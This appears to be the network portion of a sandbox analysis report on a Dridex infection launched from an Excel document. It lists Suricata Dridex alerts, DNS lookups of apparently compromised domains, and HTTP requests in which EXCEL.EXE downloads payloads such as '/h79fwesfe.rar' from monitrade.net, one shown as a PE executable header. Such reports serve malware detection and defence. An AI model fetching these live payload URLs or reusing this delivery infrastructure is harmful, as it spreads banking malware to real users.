01/20/21-16:15:22.649079	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49280	198.57.200.100	192.168.2.22
01/20/21-16:15:23.310390	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49281	198.57.200.100	192.168.2.22
01/20/21-16:15:23.310390	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49281	198.57.200.100	192.168.2.22
01/20/21-16:15:23.363164	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49283	194.225.58.214	192.168.2.22
01/20/21-16:15:23.554688	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49282	211.110.44.63	192.168.2.22
01/20/21-16:15:24.661546	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49288	194.225.58.214	192.168.2.22
01/20/21-16:15:24.731142	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49287	211.110.44.63	192.168.2.22
01/20/21-16:15:24.995269	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49289	198.57.200.100	192.168.2.22
01/20/21-16:15:24.995269	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49289	198.57.200.100	192.168.2.22
01/20/21-16:15:25.219839	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49290	198.57.200.100	192.168.2.22
01/20/21-16:15:25.219839	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49290	198.57.200.100	192.168.2.22
01/20/21-16:15:26.040767	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49292	211.110.44.63	192.168.2.22
01/20/21-16:15:26.340132	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49293	194.225.58.214	192.168.2.22
01/20/21-16:15:26.577427	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49294	194.225.58.214	192.168.2.22
01/20/21-16:15:26.866345	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49296	198.57.200.100	192.168.2.22
01/20/21-16:15:26.866345	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49296	198.57.200.100	192.168.2.22
01/20/21-16:15:26.991143	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49286	194.225.58.214	192.168.2.22
01/20/21-16:15:27.748577	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49297	211.110.44.63	192.168.2.22
01/20/21-16:15:27.961734	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49298	211.110.44.63	192.168.2.22
01/20/21-16:15:28.030053	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49299	198.57.200.100	192.168.2.22
01/20/21-16:15:28.030053	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49299	198.57.200.100	192.168.2.22
01/20/21-16:15:28.241166	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49302	194.225.58.214	192.168.2.22
01/20/21-16:15:28.428231	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49301	211.110.44.63	192.168.2.22
01/20/21-16:15:29.621223	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49303	198.57.200.100	192.168.2.22
01/20/21-16:15:29.621223	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49303	198.57.200.100	192.168.2.22
01/20/21-16:15:29.707779	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49304	211.110.44.63	192.168.2.22
01/20/21-16:15:29.940860	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49305	194.225.58.214	192.168.2.22
01/20/21-16:15:30.660328	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49309	194.225.58.214	192.168.2.22
01/20/21-16:15:31.637966	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49310	211.110.44.63	192.168.2.22
01/20/21-16:15:31.983140	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49313	198.57.200.100	192.168.2.22
01/20/21-16:15:31.983140	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49313	198.57.200.100	192.168.2.22
01/20/21-16:15:32.001463	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49314	198.57.200.100	192.168.2.22
01/20/21-16:15:32.001463	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49314	198.57.200.100	192.168.2.22
01/20/21-16:15:32.040879	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49311	211.110.44.63	192.168.2.22

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/20/21-16:15:32.077993	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49315	198.57.200.100	192.168.2.22
01/20/21-16:15:32.077993	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49315	198.57.200.100	192.168.2.22

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 20, 2021 16:13:16.189310074 CET	49165	80	192.168.2.22	192.185.147.185
Jan 20, 2021 16:13:16.346859932 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.346925020 CET	49165	80	192.168.2.22	192.185.147.185
Jan 20, 2021 16:13:16.347480059 CET	49165	80	192.168.2.22	192.185.147.185
Jan 20, 2021 16:13:16.504955053 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.509875059 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.509907961 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.509926081 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.509943008 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.509980917 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.510015965 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.510040998 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.510061979 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.510082006 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.510194063 CET	49165	80	192.168.2.22	192.185.147.185
Jan 20, 2021 16:13:16.510210991 CET	49165	80	192.168.2.22	192.185.147.185
Jan 20, 2021 16:13:16.510323048 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.510387897 CET	49165	80	192.168.2.22	192.185.147.185
Jan 20, 2021 16:13:16.515320063 CET	49165	80	192.168.2.22	192.185.147.185
Jan 20, 2021 16:13:16.667687893 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.667726994 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.667747974 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.667752028 CET	49165	80	192.168.2.22	192.185.147.185
Jan 20, 2021 16:13:16.667768955 CET	49165	80	192.168.2.22	192.185.147.185
Jan 20, 2021 16:13:16.667778969 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.667789936 CET	49165	80	192.168.2.22	192.185.147.185
Jan 20, 2021 16:13:16.667799950 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.667817116 CET	49165	80	192.168.2.22	192.185.147.185
Jan 20, 2021 16:13:16.667819977 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.667839050 CET	49165	80	192.168.2.22	192.185.147.185
Jan 20, 2021 16:13:16.667840004 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.667855978 CET	49165	80	192.168.2.22	192.185.147.185
Jan 20, 2021 16:13:16.667865992 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.667872906 CET	49165	80	192.168.2.22	192.185.147.185
Jan 20, 2021 16:13:16.667891026 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.667907000 CET	49165	80	192.168.2.22	192.185.147.185
Jan 20, 2021 16:13:16.667915106 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.667926073 CET	49165	80	192.168.2.22	192.185.147.185
Jan 20, 2021 16:13:16.667937040 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.667954922 CET	49165	80	192.168.2.22	192.185.147.185
Jan 20, 2021 16:13:16.667963982 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.667972088 CET	49165	80	192.168.2.22	192.185.147.185
Jan 20, 2021 16:13:16.667988062 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.667998075 CET	49165	80	192.168.2.22	192.185.147.185
Jan 20, 2021 16:13:16.668009043 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.668020010 CET	49165	80	192.168.2.22	192.185.147.185
Jan 20, 2021 16:13:16.668030977 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.668046951 CET	49165	80	192.168.2.22	192.185.147.185
Jan 20, 2021 16:13:16.668056011 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.668064117 CET	49165	80	192.168.2.22	192.185.147.185
Jan 20, 2021 16:13:16.668077946 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.668092966 CET	49165	80	192.168.2.22	192.185.147.185
Jan 20, 2021 16:13:16.668098927 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.668123007 CET	49165	80	192.168.2.22	192.185.147.185
Jan 20, 2021 16:13:16.668148041 CET	49165	80	192.168.2.22	192.185.147.185
Jan 20, 2021 16:13:16.668406010 CET	80	49165	192.185.147.185	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 20, 2021 16:13:16.668432951 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.668468952 CET	49165	80	192.168.2.22	192.185.147.185
Jan 20, 2021 16:13:16.668493986 CET	49165	80	192.168.2.22	192.185.147.185
Jan 20, 2021 16:13:16.669162035 CET	49165	80	192.168.2.22	192.185.147.185
Jan 20, 2021 16:13:16.825963974 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.826013088 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.826040983 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.826065063 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.826159000 CET	49165	80	192.168.2.22	192.185.147.185
Jan 20, 2021 16:13:16.826308012 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.826348066 CET	49165	80	192.168.2.22	192.185.147.185
Jan 20, 2021 16:13:16.826368093 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.826370955 CET	49165	80	192.168.2.22	192.185.147.185
Jan 20, 2021 16:13:16.826414108 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.826446056 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.826467991 CET	49165	80	192.168.2.22	192.185.147.185
Jan 20, 2021 16:13:16.826488018 CET	49165	80	192.168.2.22	192.185.147.185
Jan 20, 2021 16:13:16.826488972 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.826525927 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.826541901 CET	49165	80	192.168.2.22	192.185.147.185
Jan 20, 2021 16:13:16.826565027 CET	49165	80	192.168.2.22	192.185.147.185
Jan 20, 2021 16:13:16.826565027 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.826613903 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.826618910 CET	49165	80	192.168.2.22	192.185.147.185
Jan 20, 2021 16:13:16.826638937 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.826662064 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.826664925 CET	49165	80	192.168.2.22	192.185.147.185
Jan 20, 2021 16:13:16.826689005 CET	49165	80	192.168.2.22	192.185.147.185
Jan 20, 2021 16:13:16.826694012 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.826708078 CET	49165	80	192.168.2.22	192.185.147.185
Jan 20, 2021 16:13:16.826719046 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.826730013 CET	49165	80	192.168.2.22	192.185.147.185
Jan 20, 2021 16:13:16.826741934 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.826751947 CET	49165	80	192.168.2.22	192.185.147.185
Jan 20, 2021 16:13:16.826765060 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.826773882 CET	49165	80	192.168.2.22	192.185.147.185
Jan 20, 2021 16:13:16.826787949 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.826807022 CET	49165	80	192.168.2.22	192.185.147.185
Jan 20, 2021 16:13:16.826809883 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.826828957 CET	49165	80	192.168.2.22	192.185.147.185
Jan 20, 2021 16:13:16.826833963 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.826850891 CET	49165	80	192.168.2.22	192.185.147.185
Jan 20, 2021 16:13:16.826855898 CET	80	49165	192.185.147.185	192.168.2.22
Jan 20, 2021 16:13:16.826880932 CET	80	49165	192.185.147.185	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 20, 2021 16:13:16.112600088 CET	52197	53	192.168.2.22	8.8.8.8
Jan 20, 2021 16:13:16.160547018 CET	53	52197	8.8.8.8	192.168.2.22
Jan 20, 2021 16:13:23.137412071 CET	53099	53	192.168.2.22	8.8.8.8
Jan 20, 2021 16:13:23.556890965 CET	53	53099	8.8.8.8	192.168.2.22
Jan 20, 2021 16:13:26.432528019 CET	52838	53	192.168.2.22	8.8.8.8
Jan 20, 2021 16:13:26.541686058 CET	53	52838	8.8.8.8	192.168.2.22
Jan 20, 2021 16:13:28.072592974 CET	61200	53	192.168.2.22	8.8.8.8
Jan 20, 2021 16:13:28.130048990 CET	53	61200	8.8.8.8	192.168.2.22
Jan 20, 2021 16:13:30.252094984 CET	49548	53	192.168.2.22	8.8.8.8
Jan 20, 2021 16:13:30.332861900 CET	53	49548	8.8.8.8	192.168.2.22
Jan 20, 2021 16:14:24.282042027 CET	55627	53	192.168.2.22	8.8.8.8
Jan 20, 2021 16:14:24.340492964 CET	53	55627	8.8.8.8	192.168.2.22
Jan 20, 2021 16:14:24.349452019 CET	56009	53	192.168.2.22	8.8.8.8
Jan 20, 2021 16:14:24.409580946 CET	53	56009	8.8.8.8	192.168.2.22
Jan 20, 2021 16:14:29.059999943 CET	61865	53	192.168.2.22	8.8.8.8
Jan 20, 2021 16:14:29.116596937 CET	53	61865	8.8.8.8	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 20, 2021 16:14:31.766627073 CET	55171	53	192.168.2.22	8.8.8.8
Jan 20, 2021 16:14:31.875066042 CET	53	55171	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 20, 2021 16:13:16.112600088 CET	192.168.2.22	8.8.8.8	0xccae	Standard query (0)	monitrade.net	A (IP address)	IN (0x0001)
Jan 20, 2021 16:13:23.137412071 CET	192.168.2.22	8.8.8.8	0x3dfe	Standard query (0)	bafnabrotherskesarwala.com	A (IP address)	IN (0x0001)
Jan 20, 2021 16:13:26.432528019 CET	192.168.2.22	8.8.8.8	0x315e	Standard query (0)	artec.com.tr	A (IP address)	IN (0x0001)
Jan 20, 2021 16:13:28.072592974 CET	192.168.2.22	8.8.8.8	0xa4ce	Standard query (0)	www.gastronauts.asia	A (IP address)	IN (0x0001)
Jan 20, 2021 16:13:30.252094984 CET	192.168.2.22	8.8.8.8	0x7e45	Standard query (0)	laureys.be	A (IP address)	IN (0x0001)
Jan 20, 2021 16:14:29.059999943 CET	192.168.2.22	8.8.8.8	0x6029	Standard query (0)	cms.ivpr.org	A (IP address)	IN (0x0001)
Jan 20, 2021 16:14:31.766627073 CET	192.168.2.22	8.8.8.8	0x762a	Standard query (0)	salaodigitalautomovel.pt.deve.pt	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 20, 2021 16:13:16.160547018 CET	8.8.8.8	192.168.2.22	0xccae	No error (0)	monitrade.net		192.185.147.185	A (IP address)	IN (0x0001)
Jan 20, 2021 16:13:23.556890965 CET	8.8.8.8	192.168.2.22	0x3dfe	No error (0)	bafnabrotherskesarwala.com		103.11.153.223	A (IP address)	IN (0x0001)
Jan 20, 2021 16:13:26.541686058 CET	8.8.8.8	192.168.2.22	0x315e	No error (0)	artec.com.tr		46.28.239.13	A (IP address)	IN (0x0001)
Jan 20, 2021 16:13:28.130048990 CET	8.8.8.8	192.168.2.22	0xa4ce	No error (0)	www.gastronauts.asia	gastronauts.asia		CNAME (Canonical name)	IN (0x0001)
Jan 20, 2021 16:13:28.130048990 CET	8.8.8.8	192.168.2.22	0xa4ce	No error (0)	gastronauts.asia		132.148.96.144	A (IP address)	IN (0x0001)
Jan 20, 2021 16:13:30.332861900 CET	8.8.8.8	192.168.2.22	0x7e45	No error (0)	laureys.be		85.17.252.207	A (IP address)	IN (0x0001)
Jan 20, 2021 16:14:29.116596937 CET	8.8.8.8	192.168.2.22	0x6029	No error (0)	cms.ivpr.org		64.37.52.138	A (IP address)	IN (0x0001)
Jan 20, 2021 16:14:31.875066042 CET	8.8.8.8	192.168.2.22	0x762a	No error (0)	salaodigitalautomovel.pt.deve.pt		185.32.190.115	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- monitrade.net
- bafnabrotherskesarwala.com
- artec.com.tr
- www.gastronauts.asia
- laureys.be
- cms.ivpr.org
- salaodigitalautomovel.pt.deve.pt

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	192.185.147.185	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2021 16:13:16.347480059 CET	0	OUT	GET /h79fwesfe.rar HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: monitrade.net Connection: Keep-Alive
Jan 20, 2021 16:13:16.509875059 CET	2	IN	HTTP/1.1 200 OK Date: Wed, 20 Jan 2021 15:13:16 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, Keep-Alive Last-Modified: Tue, 12 Jan 2021 11:40:23 GMT Accept-Ranges: bytes Content-Length: 765440 Keep-Alive: timeout=5, max=75 Content-Type: application/x-rar-compressed Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 31 35 51 21 75 54 3f 72 75 54 3f 72 75 54 3f 72 a8 ab f1 72 74 54 3f 72 78 06 e2 72 77 54 3f 72 78 06 e0 72 74 54 3f 72 78 06 df 72 7a 54 3f 72 78 06 de 72 77 54 3f 72 a8 ab f4 72 76 54 3f 72 75 54 3e 72 3c 54 3f 72 78 06 e3 72 74 54 3f 72 78 06 da 72 7a 54 3f 72 78 06 e4 72 74 54 3f 72 78 06 e1 72 74 54 3f 72 52 69 63 68 75 54 3f 72 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 15 df dc 52 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0c 00 00 64 0b 00 00 16 01 00 00 00 00 00 98 6f 0a 00 00 10 00 00 00 80 0b 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 b0 0c 00 00 04 00 00 00 00 00 00 02 00 40 01 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 60 72 0b 00 4d 00 00 00 5c 71 0c 00 3c 00 00 00 00 80 0c 00 10 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 90 0c 00 e8 1a 00 00 60 10 00 00 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 28 f4 01 00 40 00 00 00 00 00 00 00 00 00 00 00 00 70 0c 00 5c 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 ad 62 0b 00 00 10 00 00 00 64 0b 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 c8 e8 00 00 00 80 0b 00 00 1a 00 00 00 68 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 69 64 61 74 61 00 00 20 09 00 00 00 70 0c 00 00 0a 00 00 00 82 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00 10 05 00 00 00 80 0c 00 00 06 00 00 00 8c 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 e8 1a 00 00 00 90 0c 00 00 1c 00 00 00 92 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 a1 fa 01 10 c3 fa 01 10 b7 fa 01 10 89 fa 01 10 95 fa 01 10 50 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$15Q!uT?ruT?ruT?rrtT?rxrwT?rxrtT?rxrzT?rxrwT?rrvT?ruT >r<T?rxrtT?rxrzT?rxrtT?rxrtT?rRichuT?rPELR!do@`rM\q<`8(@p\.textbd `.datah@.idata p@@.rsrc@@.reloc@BP

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	103.11.153.223	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2021 16:13:23.737931967 CET	809	OUT	GET /ys95lm6k.rar HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: bafnabrotherskesarwala.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2021 16:13:23.911391973 CET	810	IN	HTTP/1.1 404 Not Found Date: Wed, 20 Jan 2021 15:13:21 GMT Server: Apache Content-Length: 315 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 0a 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. Additionally, a 404 Not Founderror was encountered while trying to use an ErrorDocument to handle the request. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49167	46.28.239.13	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2021 16:13:26.615818024 CET	810	OUT	GET /xkpffwn.zip HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: artec.com.tr Connection: Keep-Alive
